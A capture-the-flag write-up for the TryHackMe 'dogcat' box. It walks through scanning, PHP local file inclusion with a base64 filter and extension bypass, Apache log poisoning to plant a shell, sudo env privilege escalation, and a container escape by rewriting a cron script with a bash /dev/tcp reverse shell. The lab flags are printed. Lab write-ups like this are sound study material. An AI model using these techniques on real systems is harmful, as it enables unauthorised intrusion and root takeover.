
DogCat CTF Write-Up:

Start with a simple nmap scan:

```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/dogcat]
└─# nmap -sV -sC -oN nmap dogcat.thm -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 08:54 EDT
Nmap scan report for dogcat.thm (10.10.220.90)
Host is up (0.071s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 24:31:19:2a:b1:97:1a:04:4e:2c:36:ac:84:0a:75:87 (RSA)
|   256 21:3d:46:18:93:aa:f9:e7:c9:b5:4c:0f:16:0b:71:e1 (ECDSA)
|_  256 c1:fb:7d:73:2b:57:4a:8b:dc:d7:6f:49:bb:3b:d0:20 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: dogcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.63 seconds
```

I go to take a look at the website, and this is a simple application to view dogs/cats pictures using php:



Go buster result:

```
┌──(root㉿moti-kali)-[~/Desktop/TryHackMe/usefulScripts]
└─# gobuster dir -u http://dogcat.thm/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://dogcat.thm/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,txt
[+] Timeout:        10s
===============================================================
2024/04/16 12:06:18 Starting gobuster
===============================================================
/index.php (Status: 200)
/cat.php (Status: 200)
/flag.php (Status: 200)
/cats (Status: 301)
/dogs (Status: 301)
/dog.php (Status: 200)
```

After trying to abuse the parameter to retrieve a system file I understand two things about the functionality of the php code:

1 -in the url it must include the words cat/dog else it does not retrieve anything :


2 – when I try to bypass this validation I see that it also adds a .php extension to the input

So, using the convert.base64-encode php utility I was able to retrieve the php code of the cat.php and index.php and of course the flag.php as base64 encode :

Decode the retrieved base64 data:


```
<img src="cats/<?php echo rand(1, 10); ?>.jpg" />
```

To retrieve the flag, I need to escape the cat/dog validation so:





```
<?php
$flag_1 = "THM{Th1s_1s_N0t_4_Catdog_ab67edfa}"
?>
```

And finally, to retrieve the index.php to see if I can somehow escape the .php extension:




In this line it checks if there is a parameter called 'ext' on the url and if not it add '.php' to the parameter.

so I added the parameter 'ext' and get the etc/passwd file:




Unfortunately, there is no useful information in here , so after thinking I decided to try log poisoning:


From the nmap scan I know this is an apache2 server so the log should be at /var/log/apache2/access.log/error.log , I checked and find it:




So, the log file reflects not only the time and the request but also the user-agent header, so I inject a simple php code that get a file from my host (a php shell to save on the website) using burp to the user-agent header:




Now I start a python http server on my machine and view again the access.log file:



And it worked! Now I start a listener and trigger the reverse shell:





Enumeration the machine starts with the var/www I found the second flag:

```
$ cd /var/www
$ ls -l
total 8
-rw-r--r-- 1 root     root       23 Mar 10  2020 flag2_QMW7JvaY2LvK.txt
drwxrwxrwx 4 www-data www-data 4096 Apr 16 16:42 html
$ cat flag2_QMW7JvaY2LvK.txt
THM{LF1_t0_RC3_aec3fb}
$
```

Sudo -l reveal that I can run the env binary as root:

```
$ sudo -l
Matching Defaults entries for www-data on 1b4e1c50e678:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 1b4e1c50e678:
    (root) NOPASSWD: /usr/bin/env
```

GTFOBins suggestion :

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

And it worked!

```
$ sudo env /bin/bash
whoami
root
```

Retrieve flag3 :

```
cd /root
ls
flag3.txt
cat flag3.txt
THM{D1ff3r3nt_3nv1ronments_874112}
```

The fourth flag is a bit hard to find and that is because it not in this file system lol... this Is a container environment so to escape it I need to find a way to make the root on the host machine of this container to start a reverse shell from the host , so after viewing the system I found an interesting directory inside /opt called 'backups' contain a script and tar backup file:

```
cd /opt/backups
ls -l
total 2884
-rwxr--r-- 1 root root      69 Mar 10  2020 backup.sh
-rw-r--r-- 1 root root 2949120 Apr 16 16:51 backup.tar
```

Notice the data and time of the tar file I see that it update evey minute so apparently the root of the host is running this script as cronjob , so I change it to get a reverse shell:

```
echo "#!/bin/bash" > backup.sh
echo "bash -i >& /dev/tcp/10.8.41.134/4444 0>&1" >> backup.sh
cat backup.sh
#!/bin/bash
bash -i >& /dev/tcp/10.8.41.134/4444 0>&1
```

Now I start a listener and wait until I got a root shell :

Now that I not in the container I can view the last flag!